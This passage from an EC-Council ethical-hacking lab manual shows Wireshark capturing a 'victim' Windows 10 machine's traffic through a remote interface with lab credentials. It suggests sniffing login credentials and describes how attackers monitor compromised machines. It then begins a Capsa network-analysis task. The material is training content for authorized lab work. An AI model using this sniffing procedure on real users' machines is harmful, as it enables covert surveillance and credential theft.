Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

38. The **Remote Interface** window appears. In the **Host** text field, enter the IP address of the target machine (here, **10.10.10.10**); and in the **Port** field, enter the port number as **2002**.
39. Under the **Authentication** section, select the **Password authentication** radio button and enter the target machine's user credentials (here, **Jason** and **qwerty**); click **OK**.

Note: The IP address and user credentials may differ in your lab environment.




Figure 2.1.26: Wireshark: Remote Interface window

40. A new remote interface is added to the **Manage Interfaces** window; click **OK**.




Figure 2.1.27: Applying the newly added interface

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

41. The newly added remote interface appears in the **Wireshark . Capture Interfaces** window; click **Start**.




Figure 2.1.28: Wireshark: Capture Options window

42. Switch to the **Windows 10** virtual machine and sign in to the user account **Jason** with the password **qwerty**. Here, you are signing in as the victim.

43. Acting as the target, open any web browser (here, **Mozilla Firefox**) and browse the website of your choice (here, **www.facebook.com**).

Note: Although we are only browsing the Internet here, you could also log in to your account and sniff the credentials.




Figure 2.1.29: Browsing the Internet on Windows 10

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

44. Switch back to the **Windows Server 2019** virtual machine. **Wireshark** starts capturing packets as soon as the user (here, you) begins browsing the Internet, the shown in the screenshot.

45. You can see the websites browsed by the victim on the target system in the **Info** section.




Figure 2.1.30: Wireshark Window with Packets Captured

46. After a while, click the **Stop capturing packet** icon ( ) on the toolbar to stop live packet capture.




Figure 2.1.31: Stopping the running live capture

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

47. This way, you can use Wireshark to capture traffic on a remote interface.

Note: In real-time, when attackers gain the credentials of a victim's machine, they attempt to capture its remote interface and monitor the traffic its user browses to reveal confidential user information.

48. This concludes the demonstration of how to perform password sniffing using Wireshark.
49. Close all open windows and document all the acquired information.
50. Turn off the **Windows 10** and **Windows Server 2019** virtual machines.

TASK 2 Analyze a Network using the Capsa Network Analyzer

Here, we will use the Capsa Network Analyzer tool to analyze the network.

Note: Capsa Network Analyzer requires a large amount of memory to analyze the network successfully. Therefore, before starting this task, we must increase the **Memory** (RAM) of the **Windows 10** virtual machine from **2 GB** to **6 GB**. To do so, perform **Steps # 1-4**.

TASK 2.1

Increase Windows 10 Memory (RAM)

1. In your main system, open the **VMware Workstation Pro** application, and click on the **Windows 10** operating system from the left-hand pane.
2. A **Windows 10** node appears. Under the **Devices** section, click the **Memory** option.




Figure 2.2.1: Windows 10 settings

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Capsa is a portable network analysis application for both LANs and WLANs, which performs real-time packet capturing, 24x7 network monitoring, advanced protocol analysis, in-depth packet decoding, and automatic expert diagnosis. It goes one step ahead of sniffing by intuitively analyzing network packets and generating meaningful information.

3. The **Virtual Machine Settings** window appears. In the right-hand pane, toggle the slide bar in the **Memory** section to change **Memory for this virtual machine** to **6 GB** or **6144 MB**, and click **OK**.

